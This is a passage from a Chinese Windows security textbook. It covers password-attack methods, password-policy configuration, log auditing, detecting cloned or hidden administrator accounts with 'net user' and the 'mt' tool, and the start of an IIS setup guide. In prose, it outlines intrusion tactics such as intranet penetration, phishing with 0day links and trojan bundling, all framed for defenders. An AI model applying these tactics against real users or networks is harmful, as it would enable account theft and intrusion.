- 用自己的中文拼音者最多，有 37 人。
- 用常用的英文单词的有 23 人，其中许多人都用了很有特定意义的单词，如：hello，good，happy 以及 anything 等等！
- 用计算机中经常出现的单词有 18 人，这些单词中还有操作系统的命令，如：system、command、copy、harddisk、mouse，等等！
- 用自己的出生日期有 7 人，其中年月日各不相同，但其中有 3 人用了中国常用的日期表示方法！

上述测试中两个单词相同的有 21 人，接近相同的有 33 人，通过这些结果，如果在攻击过程中，满足字典攻击条件时，使用字典攻击成功的可能性非常高，我们称之为口令设置上的漏洞。

（2）社会工程学对口令的攻击

黑客在入侵过程中会利用 Google、百度等搜索引擎充分收集被攻击对象的各种资料，在攻击中，这些资料将起到辅助作用。通过笔者的研究，发现在发生网络安全的事故中，很多数据库服务器、Ftp 服务器、文件服务器、远程终端等均设置为相同密码，利用社会工程学来进行口令的攻击，不但可以很方便地渗透内网计算机，而且可以获取被入侵者的 E-mail、QQ 等账号对应的密码。

（3）内网渗透中对口令的攻击

内网渗透的思想是源于特洛伊木马的思想，堡垒最容易从内部攻破，入侵者为了能够获得口令可谓煞费苦心，在他们江郎才尽的时候，打入“敌人”内部常常能让他们感到柳暗花明。为了能够成功渗透内网，入侵者通常采用如下手段：

- 通过利用传统手法比如 sql 注入，漏洞溢出等得到一个分站的服务器权限，然后根据在分站上收集到的邮箱信息、Ftp 信息、网络拓扑信息、管理员常用的管理工具

等来渗透到主站。

- 通过传送具有诱惑性的木马来获得内网机器的控制权限，这应该算是一种社会工程学与漏洞的结合，比如 0day，也就是 Word 或是 pdf 或是 ie0day 发挥作用的地方。很多人拿到 ie0day 是直接用于挂马，其实 ie0day 还有更高的价值，那就是发邮件，如果管理员被成功地欺骗了并点击了入侵者发的邮件里的 url 链接，后果就很难预料了，最近 BTV-7 介绍了淘宝商城发生的账号盗用事件，就是通过“网络钓鱼”，让欺骗店主在“淘宝”网站输入用户账号和密码而欺骗得逞！
- 社会工程学的又一次完美诠释：通过各种手段取得内网管理员或用户的信任，获得他的信息，比如 QQ，E-mail，MSN 等等，抓住他的弱点，或是心理，降低他的心理防线，在成熟的时候发送 Url，或是打包的软件里捆绑木马等，内网将面临又一次的攻击。

（4）暴力破解对口令的冲击

当其他道路行不通的时候，入侵者就会尝试暴力破解了，对于弱口令来说，暴力破解相对较容易；相反那些设置了很多策略的强口令就需要很完备的字典，性能先进的硬件和大量的时间来支持，基本上就很难破解了。

7.7.2 系统密码安全设置策略

（1）通过组策略来加固密码设置

在“开始”→“运行”窗口中输入“gpedit.msc”并回车就可以打开“组策略”设置窗口，如图 7-65 所示。




图 7-65 打开组策略设置窗口

在“组策略”窗口的左侧展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”在右边窗格中就会出现一系列的密码设置项，经过这里的配置，可以建立一个完备的密码策略，使密码得到最大限度的保护，如图 7-66 所示。




图 7-66　修改密码默认策略

（2）密码必须符合复杂性要求

如果启用了这个策略，则在设置和更改一个密码时，系统将会按照下面的规则检查密码是否有效。

① 密码不能包含用户的账户名，不能包含用户姓名中超过两个连续字符的部分。

② 至少有六个字符长。

③ 包含以下四类字符中的三类字符：英文大写字母（A 到 Z)；英文小写字母（a 到 z)；10 个基本数字（0 到 9)；非字母字符（例如!、$、#、%)。

在更改或创建密码时将执行复杂性要求，启用了这个策略，相信你的密码就会比较安全了，因为系统会强制你使用这种安全性高的密码。如果你在创建或修改密码时没有达到这个要求，系统会给出提示并要求重新输入符合要求的安全密码。

（3）密码长度最小值

此安全设置确定用户账户密码包含的最少字符数。可以将值设置为介于 1 和 14 个字符之间，或者将字符数设置为“0”以确定不需要密码，这是系统的默认值，而从安全角度来考虑，允许不需要密码的用户存在是非常危险的。建议密码长度不小于 6 位。

（4）密码最长存留期

此安全设置确定在系统要求用户更改某个密码之前可以使用该密码的期间（以天为单位)。可以将密码设置为在某些天数（介于 1 到 999 之间）后到期，或者将天数设置为 0，指定密码永不过期。如果密码最长使用期限介于 1 和 999 天之间，密码最短使用期限必须小于密码最长使用期限。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于 0 和 998 天之间的任何值。

> **注意**：安全最佳操作是将密码设置为 30 到 90 天后过期，具体取决于您的环境。这样，攻击者用来破解用户密码以及访问网络资源的时间将受到限制。

（5）强制密码历史

这个设置决定了保存用户曾经用过的密码个数。很多人知道经常更换密码是个好方法，这样可以提高密码的安全性，但由于个人习惯，常常换来换去就是有限的几个密码。配置这个策略就可以让系统记住用户曾经使用过的密码，如果更换的新密码与系统“记忆”中的重复，系统就会给出提示。默认情况下，这个策略不保存用户的密码，可以根据自己的习惯进行设置，建议保存5个以上（最多可以保存24个）。

（6）密码最短使用期限

此安全设置确定在用户更改某个密码之前必须使用该密码一段时间（以天为单位)。可以设置一个介于1和998天之间的值，或者将天数设置为0，允许立即更改密码。

密码最短使用期限必须小于密码最长使用期限，除非将密码最长使用期限设置为 0，指明密码永不过期。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于0和998之间的任何值。

如果希望“强制密码历史”有效，则需要将密码最短使用期限设置为大于0的值。如果没有设置密码最短使用期限，用户则可以循环选择密码，直到获得期望的旧密码。默认设置没有遵从此建议，以便管理员能够为用户指定密码，然后要求用户在登录时更改管理员定义的密码。如果将密码历史设置为 0，用户将不必选择新密码。因此，默认情况下将“强制密码历史”设置为1。

（7）为域中所有用户使用可还原的加密来存储密码

使用此安全设置确定操作系统是否使用可还原的加密来储存密码。此策略为某些应用程序提供支持，这些应用程序使用的协议需要用户密码来进行身份验证。使用可还原的加密储存密码与储存纯文本密码在本质上是相同的。因此，除非应用程序需求比保护密码信息更重要，否则绝不要启用此策略。

从上面这些设置项中我们不难得出一个最简单有效的密码安全方案，即首先启用“密码必须符合复杂性要求”策略，然后设置“密码最短存留期”，最后开启“强制密码历史”。设置好后，在“控制面板”中重新设置管理员的密码，这时的密码不仅本身是安全的（不低于6位且包含不同类别的字符），而且以后修改密码时也不易出现与以前重复的情况了，这样的系统密码安全性非常高。

7.7.3 密码设置技巧

密码设置的技巧通常有以下几种。

（1）密码的位数不要少于6位，笔者设置的密码为32位，最好使用大写字母和小写字母、特殊符号和数字的集合。

（2）不要以任何单词、生日、数字、手机号、姓名或者拼音字母作为密码。

（3）密码中的英文字母最好有大小写之分。

（4）不要用 a、b、c 等比较小顺序的字母或数字开头，因为用字典暴力破解的使用，一般都是从数字或英文字母排序开始算的，字母或数字顺序越小，破解的概率就大很多。

（5）也可以用一句话来设定密码，比如说“我是谁，我是我”。

（6）不要让别人很容易地得到你的信息，这包括身份证号码、电话号码、手机号码，等等。

（7）定期更改密码。

（8）不要把密码写在别人可以看到的地方，最好是强记在脑子里，更不能把自己的密码告诉别人，这样对自己对别人都是不负责任的行为。

7.7.4 系统密码安全检查与防护

（1）用户与密码检测

要经常查看系统的用户是否正常，是否被添加了新的用户，或者被提升了权限。在“开始”→“运行”窗口中输入“cmd”并回车，在窗口中输入命令：net user 以查看是否被添加了新用户，然后再输入命令：“net localgroup administrators”以查看是否有用户被提升了管理员权限，如图 7-67 所示，在本例中仅仅存在一个管理员 Administrator，如果存在多个管理员权限的用户，则说明系统极有可能被人入侵了！




图 7-67 查看管理员组中的用户

7.7.5 系统用户登录日志检测

日志文件作为操作系统中的一个特殊文件，在安全方面具有无可替代的价值。它每天都为我们忠实地记录下系统所发生一切事件，利用它可以快速对潜在的系统入侵做出记录和预测。下面将介绍如何使用日志管理器来设置和查看安全事件。

（1）打开日志管理器

在“开始”→“程序”→“管理工具”→“事件查看器”，如图 7-68 所示。



图 7-68　打开事件查看器

（2）设置日志属性

用鼠标右键点击“系统属性”→“常规”，如图 7-69 所示，可以对日志的大小、时间进行设置，如果发现你的日志记录不在这个范围内，你的系统可能就被人“闯入”过，而且修改了你的日志。




图 7-69　修改日志默认设置

（3）使用筛选器记录日志审核结果

接着打开筛选器，还可以对日志中的事件类型等进行筛选，如图 7-70 所示，选中所有的时间类型，这样系统发生事件后，将会自动记录在案！




图 7-70　使用筛选器记录事件

属性设置好后，就可以查看日志了，从中我们可以发现入侵者的蛛丝马迹。为了预防入侵者对日志的破坏，我们还要定期对日志备份；如果有需要，还可以恢复之前的日志文件。

7.8　检查计算机账号克隆

随着个人计算机安全意识的提高，网络木马程序的生命周期越来越短，而如果要对木马软件进行免杀，必须掌握软件加壳、修改特征码等技术。对于网络上的计算机，特别是网络服务器，当成功控制以后，对账号进行克隆基本上已经是入侵者的惯例，即无影无踪地“克隆用户”。在系统管理员更改系统账号以后，使用克隆用户账号登录并重新控制系统是一个非常不错的选择，本书就笔者在维护网络服务器过程中的一些经验体会写出来跟大家分享，共保服务器安全。

计算机的常规检查主要通过“我的电脑”-“管理”-“计算机管理”-“本地用户与组”来实施检查；主要检查管理员组中是否存在多余的账号，是否存在多个用户账号。

7.8.1　检查用户

操作系统中默认存在 Administrator 以及按照个人喜爱而添加的用户名称，例如本例中的 simeon，其他还有一些用户，例如启动 IIS 进程账户、Internet 来宾账户等，如图 7-71 所示，这些账号往往跟系统中提供的服务或者安装的软件有关。如果在检查过程中，发现了多余的账号，则极有可能是入侵者添加的账号。



图 7-71 检查用户账号

7.8.2 检查组

任何一个用户账号都必须有一个组，在安全检查中，需要特别注意 Administrators 组，这个组是具有管理员权限的组，在“计算机管理”中，双击“组”中的“Administrators”即可查看是否存在多余的管理员账号，如图 7-72 所示。



图 7-72 管理员组账号检查

说明：

（1）对账号的检查也可以在 DOS 提示符下实现，直接通过在“开始”-“运行”中输入“cmd”或者“command”命令进入 DOS 提示符，然后输入“net user”查看系统所有用户，输入“net localgroup administrators”查看管理员组，如图 7-73 所示。可以通过“net user username /delete”删除用户。




图 7-73　DOS 查看用户和管理员

（2）如果入侵者在添加账号时在账号末尾加上了“$”符号，则使用“net user”命令查看用户时，以“$”结束的用户名不会显示，只能通过计算机用户管理的图形界面来查看。

在系统中添加的非克隆账号，可以通过常规的检查查出来，但是如果入侵者在系统中对账号进行了克隆，一般克隆系统中已经存在账号，例如克隆 aspnet 账号、TsInternetuser、Guest 等账号，通过“net user”、“net localgroup administrators”以及计算机用户管理图形都是查不出来的，如果计算机开放了远程终端、安装了 PcanyWhere 等工具，则入侵者可以通过这些用户账号正常访问系统。非常规检查主要通过工具软件 mt 或本地管理员检查工具来检查。mt 只能运行在 DOS 界面下，而本地管理员检查工具则是图形界面，功能相对要少些。mt 由于功能强大，目前很多杀毒软件都把其列为黑客工具进行查杀。

7.8.3　使用 mt 检查

mt 中有很多功能，mt 要求权限为 system，在 Windows XP 中可能会提示权限不够而无法使用。在 DOS 窗口或者其他管理软件的 telnet 窗口下输入“mt”命令可以查看其详细的命令说明，本文中只是用到“mt –chkuser”命令，如图 7-74 所示，检查系统克隆账号，输

入命令后，会在屏幕中输出结果，主要查看 ExpectedSID 和 CheckedSID，如果这两个值不一样则说明账号被克隆了。在本例中可以看到账号 simeon$的 CheckedSID 跟 Administrator 的 CheckedSID 值一样，说明 simeon$克隆了 Administrator 账号。




图 7-74　检查克隆账号

7.8.4　使用本地管理员检查工具检查

直接运行“本地管理员检查工具”，程序会自动以图形界面显示系统中存在的账号，并给出相应的提示，一般显示为“影子管理员”，如图 7-75 所示。




图 7-75　使用本地管理员检查工具检查克隆账号

如果计算机提供 3389 远程终端服务或者安装了 PcAnywhere 等远程控制工具，则系统需要定期检查用户账号，一旦发现克隆账号，说明系统的安全风险非常大，单独删除克隆账号意义不大。建议使用系统备份恢复系统，并更改系统所有账号密码。

7.9 Windows 下 PHP+MySQL+IIS 安全试验平台的搭建

随着网络营销的普及和流行，尤其通过网络给企业带来的效益和利润，让越来越多的人意识到除了传统的销售和宣传模式外，如果利用网络资源为企业带来利润已经成为企业急需解决的问题，为此很多企业和个人现在都架设起了属于自己的服务器。而现在的服务器市场分成几个体系，第一个是 Windows 平台，第二个是 Linux 平台，剩下的主要以 BSD 平台为主。先介绍一下各种平台的优点和缺点。

Windows 平台优点是搭建比较容易，可维护性高，通过很短时间内的培训就能很好地搭建出自己所需的各种服务。缺点是 Windows 安全漏洞比较多，如果没有任何安全意识的管理员来维护服务器的话，很快就可能被入侵，而且服务器的稳定性实在不敢恭维。

Linux 和 BSD 平台优点是权限划分细致，服务器的稳定性是众所周知的。所以很多大型企业首选 Linux 和 BSD 平台。但是缺点是维护难度比较大，不适合中小型公司。因为培训一个全能的 Linux 和 BSD 的系统管理员需要花费大量的金钱和时间。通过学习本节可以帮助一些管理员把 Windows 平台的 www 服务配置为高安全性。

7.9.1 安装 IIS

1. 安装 IIS

当我们完成了系统的安装以后，可能默认没有安装 IIS，所以需要进行安装 IIS。首先把系统盘放入到光驱中，然后我们点“开始”菜单→“所有程序”→“管理工具”→“管理您的服务器”。

2. 添加角色

在“管理您的服务器”窗口可以看到有“添加和删除角色”、“管理文件服务器”和“添加共享的文件夹”三大主要实用功能模块，如图 7-76 所示，单击“添加和删除角色”开始配置和管理服务器。

3. 配置服务器角色

在弹出的对话框中点“下一步”，配置向导开始查找您本机的一些已经安装的环境，如图 7-77 所示，可以配置文件服务器、打印服务器、应用服务器、邮件服务器、终端服务器、VPN 服务器、DHCP 服务器、流式媒体服务器以及 WINS 服务器，总之微软 Windows 2003 Server 比 Windows 2000 Server 管理方面有很大提高，使配置更加简单。在图 7-77 中可以看

到哪些服务器已经配置。



图 7-76　使用添加和删除角色管理服务器




图 7-77　配置服务器角色

4．配置应用服务器

在这里我们选择应用程序服务器（IIS，asp.net），然后单击“下一步”按钮，在出现如图 7-78 所示的界面中有 2 个选项，第一个“FrontPage Server Extension”一般用不到，出于安全原因建议不要选择它。第二个“启用 Asp.net”是开启 asp.net 的支持，如果您的程序是 asp.net 的，就需要选择“开启 asp.net”，然后一路单击“下一步”按钮，就进行安装了。安装的速度很快，安装完成了以后，就可以运行 IIS 了，单击“开始”菜单→“所有程序”→“管理工具”，在管理工具中多了一个“IIS 服务器管理器”，这就说明安装成功了，如果

其中没有该选项，请重复上面的步骤继续安装或者重新安装。




图 7-78　服务器启用 Asp.net 支持

7.9.2　下载最新的 MySQL 和 PHP 并安装

1. 下载 MySQL

